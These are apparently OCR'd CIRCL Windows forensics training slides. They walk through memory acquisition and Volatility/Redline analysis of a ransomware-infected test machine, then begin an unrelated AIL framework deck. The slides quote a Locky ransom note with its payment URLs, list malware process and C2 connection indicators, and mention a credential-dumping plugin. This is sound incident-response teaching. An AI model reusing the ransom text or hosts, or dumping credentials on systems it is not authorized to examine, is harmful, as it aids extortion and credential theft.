
- Information expected
  - Network connections
  - Processes (hidden)
  - Services (listening)
  - Malware
  - Registry content
  - DLL analysis
  - Passwords in clear text
- History
  - 2005: String search
  - $\rightarrow$ EProcess structures
- Finding EProcess structures
  - Find the doubly linked list (ntoskrnl.exe)
  - Brute Force searching

7.2 Get your memory dump

- Page file, swap area: `pagefile.sys`
- Memory dump

  `http://www.msuiche.net`

  `DumpIt.exe`




- Hibernation file: `hiberfil.sys`

  `powercfg /h[ibernate] [on|off]`

  `psshutdown -h`

7.2 DumpIt


file:///C:/Users...TORE_FILES.html
file:///C:/Users/Locky/Desktop/Howto_RESTORE_FILES.html
Search
What happened to your files?
All of your files were protected by a strong encryption
More information about the encryption RSA-2048 can
What does this mean?
This means that the structure and data within your files
with them, read them or see them, it is the same thing
How did this happen?
Especially for you, on our server was generated the se
All your files were encrypted with the public key, which
Decrypting of YOUR FILES is only possible with the he
What do I do?
Alas, if you do not take the necessary measures for th
If you really need your data, then we suggest you do n
For more specific instructions, please visit your perso
1.http://gfhshhf.home7dfg4.com/EAC5D9725D6BD
2.http://td63hftt.buwve5ton2.com/EAC5D9725D6B
3.https://tw7kaqthui5ojcez.onion.to/EAC5D9725D6
Firefox automatically sends some data to Mozilla so that we
Administrator: C:\Windows\System32\cmd.exe
E:\dumpit>./DumpIt.exe
'.' is not recognized as an internal or external command,
operable program or batch file.
E:\dumpit>DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>
Address space size: 1073676288 bytes (1023 Mb)
Free space size: 8084119552 bytes (7709 Mb)
× Destination = \??\E:\dumpit\DEMO-PC-20180315-160249.raw
--> Are you sure you want to continue? [y/n] y
+ Processing... Success.
E:\dumpit>


7.3 Mandiant Redline - Malware Risk Index

Process Name	MRI Score	PID	Path	Arguments	Start Time
owxxb-a.exe	93	3432	C:\Users\John\AppData\Roaming	C:\Users\John\AppData\Roaming\owxxb-a.exe	04/15/2019 15:07:13
svchost.exe	93	3728	C:\Windows\System32	C:\Windows\System32\svchost.exe -k swprv	04/15/2019 15:07:23
csrss.exe	59	360	C:\Windows\system32	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024...	04/15/2019 15:02:54
csrss.exe	57	324	C:\Windows\system32	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024...	04/15/2019 15:02:54
Explorer.EXE	56	920	C:\Windows	C:\Windows\Explorer.EXE	04/15/2019 15:03:42
svchost.exe	55	2884	C:\Windows\System32	C:\Windows\System32\svchost.exe -k secsvcs	04/15/2019 15:05:41
powershell.exe	52	2748	C:\Windows\System32\WindowsPowerSh...	powershell	04/15/2019 15:05:26
spoolsv.exe	52	1296	C:\Windows\System32	C:\Windows\System32\spoolsv.exe	04/15/2019 15:03:02
lsass.exe	52	464	C:\Windows\system32	C:\Windows\system32\lsass.exe	04/15/2019 15:02:55
svchost.exe	52	852	C:\Windows\system32	C:\Windows\system32\svchost.exe -k netsvcs	04/15/2019 15:02:58
WzPreloader.exe	52	1852	C:\Program Files\WinZip	"C:\Program Files\WinZip\WzPreloader.exe"	04/15/2019 15:03:44
svchost.exe	47	1444	C:\Windows\system32	C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation	04/15/2019 15:03:03
services.exe	47	456	C:\Windows\system32	C:\Windows\system32\services.exe	04/15/2019 15:02:55

7.3 Mandiant Redline - Malware Risk Index

Process Name	PID	Path	State	Created	Local IP Address	Local...	Remote IP Add...	Re...	Protocol
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED		10.0.2.15	49161	216.239.32.21	443	TCP
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	CLOSED		10.0.2.15	49164	139.99.68.76	80	TCP
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED		10.0.2.15	49160	216.239.32.21	80	TCP
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED		10.0.2.15	49162	2.17.201.8	80	TCP

7.3 Mandiant Redline - Malware Risk Index



7.3 Mandiant Redline - Hierarchical

System	0	4		04/15/2019 15:02:52		0
smss.exe	47	248	\SystemRoot\System32\smss.exe	04/15/2019 15:02:52	System	4
csrss.exe	57	324	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection...	04/15/2019 15:02:54		308
wininit.exe	47	368	wininit.exe	04/15/2019 15:02:54		308
services.exe	47	456	C:\Windows\system32\services.exe	04/15/2019 15:02:55	wininit.exe	368
taskhost.exe	47	352	"taskhost.exe"	04/15/2019 15:03:42	services.exe	456
csrss.exe	59	360	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection...	04/15/2019 15:02:54	taskhost.exe	352
conhost.exe	47	2552	\??\C:\Windows\system32\conhost.exe	04/15/2019 15:04:43	csrss.exe	360
winlogon.exe	47	396	winlogon.exe	04/15/2019 15:02:54	taskhost.exe	352
svchost.exe	47	564	C:\Windows\system32\svchost.exe -k DcomLaunch	04/15/2019 15:02:57	services.exe	456
wmiprvse.exe	47	3268		04/15/2019 15:06:52	svchost.exe	564
VBoxService.exe	47	624	C:\Windows\System32\VBoxService.exe	04/15/2019 15:02:57	services.exe	456

powershell.exe	52	2748	powershell	04/15/2019 15:05:26		2544
owxxb-a.exe	93	3432	C:\Users\John\AppData\Roaming\owxxb-a.exe	04/15/2019 15:07:13		3368
NOTEPAD.EXE	52	3820	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\John\Desktop\Howto_RESTORE_FILES.txt	04/15/2019 15:08:05	owxxb-a.exe	3432
iexplore.exe	52	3832	"C:\Program Files\Internet Explorer\iexplore.exe" -nohome	04/15/2019 15:08:06	owxxb-a.exe	3432
iexplore.exe	47	3908	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3832 CREDAT:14337	04/15/2019 15:08:07	iexplore.exe	3832

7.3 Mandiant Redline - Timeline

04/15/2019 15:05:26	Process/StartTime	**Name:** powershell.exe	**PID:** 2748	**Path:** C:\Windows\System32\WindowsPowerShell\v1.0						**Args:** powershell	
04/15/2019 15:05:41	Process/StartTime	**Name:** svchost.exe	**PID:** 2884	**Path:** C:\Windows\System32						**Args:** C:\Windows\System32\svchost.exe -k secsvcs	
04/15/2019 15:05:41	Process/StartTime	**Name:** sppsvc.exe	**PID:** 2844	**Path:** C:\Windows\system32						**Args:** C:\Windows\system32\sppsvc.exe	
04/15/2019 15:06:50	Port/CreationTime	**Remote:** *:*:0	**Local:** 0.0.0.0:0	**Protocol:** UDP	**State:** LISTENING	**PID:** 2748	**Process:** powershell.exe				
04/15/2019 15:06:50	Port/CreationTime	**Remote:** *:*:0	**Local:** 00:00:00:00:00:00:00:00:0	**Protocol:** UDP	**State:** LISTENING	**PID:** 2748	**Process:** powershell.exe				
04/15/2019 15:06:50	Port/CreationTime	**Remote:** *:*:0	**Local:** 0.0.0.0:0	**Protocol:** UDP	**State:** LISTENING	**PID:** 2748	**Process:** powershell.exe				
04/15/2019 15:06:50	Port/CreationTime	**Remote:** *:*:0	**Local:** 00:00:00:00:00:00:00:00:0	**Protocol:** UDP	**State:** LISTENING	**PID:** 2748	**Process:** powershell.exe				
04/15/2019 15:06:52	Process/StartTime	**Name:** wmiprvse.exe	**PID:** 3268	**Path:** C:\Windows\system32\wbem						**Args:**	
04/15/2019 15:07:13	Process/StartTime	**Name:** owxxb-a.exe	**PID:** 3432	**Path:** C:\Users\John\AppData\Roaming						**Args:** C:\Users\John\AppData\Roaming\owxxb-a.exe	
04/15/2019 15:07:22	Process/StartTime	**Name:** vssvc.exe	**PID:** 3676	**Path:** C:\Windows\system32						**Args:** C:\Windows\system32\vssvc.exe	
04/15/2019 15:07:23	Process/StartTime	**Name:** svchost.exe	**PID:** 3728	**Path:** C:\Windows\System32						**Args:** C:\Windows\System32\svchost.exe -k swprv	

04/15/2019 15:07:13	**Name:** owxxb-a.exe	**PID:** 3432	**Path:** C:\Users\John\AppData\Roaming	**Args:** C:\Users\John\AppData\Roaming\owxxb-a.exe
04/15/2019 15:07:22	**Name:** vssvc.exe	**PID:** 3676	**Path:** C:\Windows\system32	**Args:** C:\Windows\system32\vssvc.exe
04/15/2019 15:07:23	**Name:** svchost.exe	**PID:** 3728	**Path:** C:\Windows\System32	**Args:** C:\Windows\System32\svchost.exe -k swprv
04/15/2019 15:08:05	**Name:** NOTEPAD.EXE	**PID:** 3820	**Path:** C:\Windows\system32	**Args:** "C:\Windows\system32\NOTEPAD.EXE" C:\Users\John\Desktop\H...
04/15/2019 15:08:06	**Name:** iexplore.exe	**PID:** 3832	**Path:** C:\Program Files\Internet Explorer	**Args:** "C:\Program Files\Internet Explorer\iexplore.exe" -nohome
04/15/2019 15:08:07	**Name:** iexplore.exe	**PID:** 3908	**Path:** C:\Program Files\Internet Explorer	**Args:** "C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3832 C...
04/15/2019 15:08:07	**Name:** DllHost.exe	**PID:** 3928	**Path:** C:\Windows\system32	**Args:** C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4...

7.4 Volatility: Overview

```
volatility --info
volatility -h

...
imagecopy       Copies a physical address space out as a raw DD image
imageinfo       Identify information for the image
...
pslist          Print all running processes by following the EPROCESS lists
psscan          Scan Physical memory for _EPROCESS pool allocations
pstree          Print process list as a tree
psxview         Find hidden processes with various process listings
...
sockets         Print list of open sockets
sockscan        Scan Physical memory for _ADDRESS_OBJECT objects (tcp sockets)
...

volatility -f [filename] [plugin] [options]

volatility -f memdump.raw imageinfo
```

7.4 Volatility: Overview

```
volatility -f memdump.raw imageinfo
```

```
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...

          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82968c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82969c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-04-15 15:08:11 UTC+0000
     Image local date and time : 2019-04-15 17:08:11 +0200
```

```
volatility -f memdump.raw kdbgscan
volatility --profile=Win7SP1x86 -f [filename] [plugin]
export VOLATILITY_PROFILE=Win7SP1x86
```

7.5 Volatility: Process Analysis

`pslist`

- Running processes
- Process IP - PID
- Parent PIP - PPID
- Start time

`pstree`

- Like `pslist`
- Visual child-parent relation

`psscan`

- Brute Force
- Find inactive and/or hidden processes

`psxview`

- Run and compare some tests
- Correlate `psscan` and `pslist`

7.5 Volatility: Process Analysis

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Ses	Wow64	Start	
0x84233af0	System	4	0	70	505	——	0	2019-04-15	15:02:52 UTC+0000
0x848d8288	smss.exe	248	4	2	29	——	0	2019-04-15	15:02:52 UTC+0000
0x8487a700	csrss.exe	324	308	9	384	0	0	2019-04-15	15:02:54 UTC+0000
0x84fbb530	csrss.exe	360	352	7	274	1	0	2019-04-15	15:02:54 UTC+0000
0x84fc3530	wininit.exe	368	308	3	77	0	0	2019-04-15	15:02:54 UTC+0000
0x84fd0530	winlogon.exe	396	352	4	112	1	0	2019-04-15	15:02:54 UTC+0000
0x85048a18	services.exe	456	368	8	203	0	0	2019-04-15	15:02:55 UTC+0000
0x8505ac00	lsass.exe	464	368	7	580	0	0	2019-04-15	15:02:55 UTC+0000
0x8505caa0	lsm.exe	472	368	10	145	0	0	2019-04-15	15:02:55 UTC+0000
...									
...									
...									
0x85050b60	WmiPrvSE.exe	3268	564	9	175	0	0	2019-04-15	15:06:52 UTC+0000
0x8438bd40	owxxb—a.exe	3432	3368	15	471	1	0	2019-04-15	15:07:13 UTC+0000
0x84394030	VSSVC.exe	3676	456	6	123	0	0	2019-04-15	15:07:22 UTC+0000
0x84394488	svchost.exe	3728	456	6	70	0	0	2019-04-15	15:07:23 UTC+0000
0x84a243c8	notepad.exe	3820	3432	1	64	1	0	2019-04-15	15:08:05 UTC+0000
0x846d8030	iexplore.exe	3832	3432	19	427	1	0	2019-04-15	15:08:06 UTC+0000
0x846d2d40	iexplore.exe	3908	3832	11	293	1	0	2019-04-15	15:08:07 UTC+0000
0x846e5a58	dllhost.exe	3928	564	6	94	1	0	2019-04-15	15:08:07 UTC+0000
0x84684d40	dllhost.exe	4012	564	10	212	1	0	2019-04-15	15:08:08 UTC+0000

7.5 Volatility: Process Analysis

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw pslist
```

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd
.....									
.....									
0x3f60f030	taskhost.exe	352	True	True	True	True	True	True	True
0x3fa84d40	dllhost.exe	4012	True	True	True	True	True	True	True
0x3ec23148	spoolsv.exe	1296	True	True	True	True	True	True	True
0x3f63f470	explorer.exe	920	True	True	True	True	True	True	True
0x3ff0bd40	owxxb—a.exe	3432	True	True	True	True	True	True	True
0x3f3d0530	winlogon.exe	396	True	True	True	True	True	True	True
0x3f3c3530	wininit.exe	368	True	True	True	True	True	True	True
0x3ec9f030	svchost.exe	688	True	True	True	True	True	True	True
0x3ef3d758	VBoxTray.exe	1832	True	True	True	True	True	True	True
0x3fae5a58	dllhost.exe	3928	True	True	True	True	True	True	True
0x3ec50b60	WmiPrvSE.exe	3268	True	True	True	True	True	True	True
0x3ec88b90	svchost.exe	564	True	True	True	True	True	True	True
0x3ecd3768	svchost.exe	820	True	True	True	True	True	True	True
0x3ef4f030	SearchIndexer.	2008	True	True	True	True	True	True	True
0x3ec08d40	svchost.exe	1444	True	True	True	True	True	True	True
0x3ed10d40	svchost.exe	1008	True	True	True	True	True	True	True
0x3f6243c8	notepad.exe	3820	True	True	True	True	True	True	True
0x3ecd95f8	svchost.exe	852	True	True	True	True	True	True	True
0x3fad2d40	iexplore.exe	3908	True	True	True	True	True	True	True
.....									
.....									

7.6 Volatility: Network Analysis

- Windows XP and 2003 Server
  - `connections`
  - `connscan`
  - `sockets`
- Windwos 7
  - `netscan`

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw netscan
```

Proto	Local Address	Foreign Address	State	Pid	Owner
.....					
UDPv4	0.0.0.0:0	*:*		2748	powershell.exe
UDPv6	:::0	*:*		2748	powershell.exe
TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	456	services.exe
TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	464	lsass.exe
TCPv6	:::49156	:::0	LISTENING	464	lsass.exe
TCPv4	10.0.2.15:49167	2.17.201.11:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49166	93.184.220.29:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49165	50.62.124.1:80	ESTABLISHED	3432	owxxb—a.exe
TCPv4	10.0.2.15:49160	216.239.32.21:80	ESTABLISHED	3432	owxxb—a.exe
TCPv4	10.0.2.15:49162	2.17.201.8:80	ESTABLISHED	3432	owxxb—a.exe
TCPv4	10.0.2.15:49168	13.107.21.200:80	ESTABLISHED	3832	iexplore.exe
TCPv4	10.0.2.15:49159	94.23.7.52:80	CLOSE_WAIT	2748	powershell.exe
.....					

7.7 Volatility: Other plugins

- Exercise: Explore other useful plugins

```
volatility -f memdump.raw sessions
volatility -f memdump.raw privs | less
volatility -f memdump.raw hivelist
volatility -f memdump.raw filescan | less
volatility -f memdump.raw timeliner | less
volatility -f memdump.raw hashdump
```

- Exercise: Get SIDs

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw getsids

powershell.exe (2748): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
owxxb-a.exe (3432): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
notepad.exe (3820): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3832): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3908): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
dllhost.exe (3928): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
```

7.8 Volatility: Exercise

- Exercise: Command line history

```
vol.py --profile=Win7SP1x86 -f memdump.raw cmdline
vol.py --profile=Win7SP1x86 -f memdump.raw cmdscan
vol.py --profile=Win7SP1x86 -f memdump.raw consoles
```

- Exercise: Find suspicious processes

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw malfind

Process: owxxb-a.exe Pid: 3432 Address: 0x400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 134, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00400000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00400010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00400030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................

0x00400000 4d              DEC EBP
0x00400001 5a              POP EDX
0x00400002 90              NOP
```

- Exercise: Dump suspicious process and anslyze!

CIRCL
FORENSICS Training

8. Bibliography and Outlook

8.1 Bibliography

- Windows Forensic Analysis 2E

  Harlan Carvey
  Syngress 2nd edition
  ISBN-13: 978-1-59-749422-9

- Windows Forensics

  Dr. Philip Polstra
  CreateSpace Independent Publishing
  ASIN: B01K3RPWIY

- Windows Forensic Analysis for Windows 7 3E

  Harlan Carvey
  Syngress
  ISBN-13: 978-1-59-749727-5

8.2 Outlook

- Scheduled Tasks
- Windows 8 analyzis
- Windows 10 analyzis
- Internet artifacts
- Mobile Forensics

Overview

1. Windows Registry
2. Event Logs
3. Other Sources of Information
4. Malware Analysis
5. Analysing files
6. Live Response
7. Memory Forensics
8. Bibliography and Outlook

AIL Framework for Analysis of Information Leaks

data mining - website and darkweb correlation

CIRCL
Computer Incident
Response Center
Luxembourg

Alexandre Dulaunoy
alexandre.dulaunoy@circl.lu
Aurélien Thirion
aurelien.thirion@circl.lu

info@circl.lu

2019/11/28

Objectives

Our objectives

- Show how to use and extend an open source tool to monitor web pages, pastes, forums and hidden services
- Explain challenges and the design of the AIL open source framework
- Learn how to create new modules
- Learn how to use, install and start AIL
- **Supporting investigation using the AIL framework**

AIL Framework

From a requirement to a solution: AIL Framework


History:

- AIL[1] initially started as an **internship project** (2014) to evaluate the feasibility to automate the analysis of (un)structured information to find leaks.
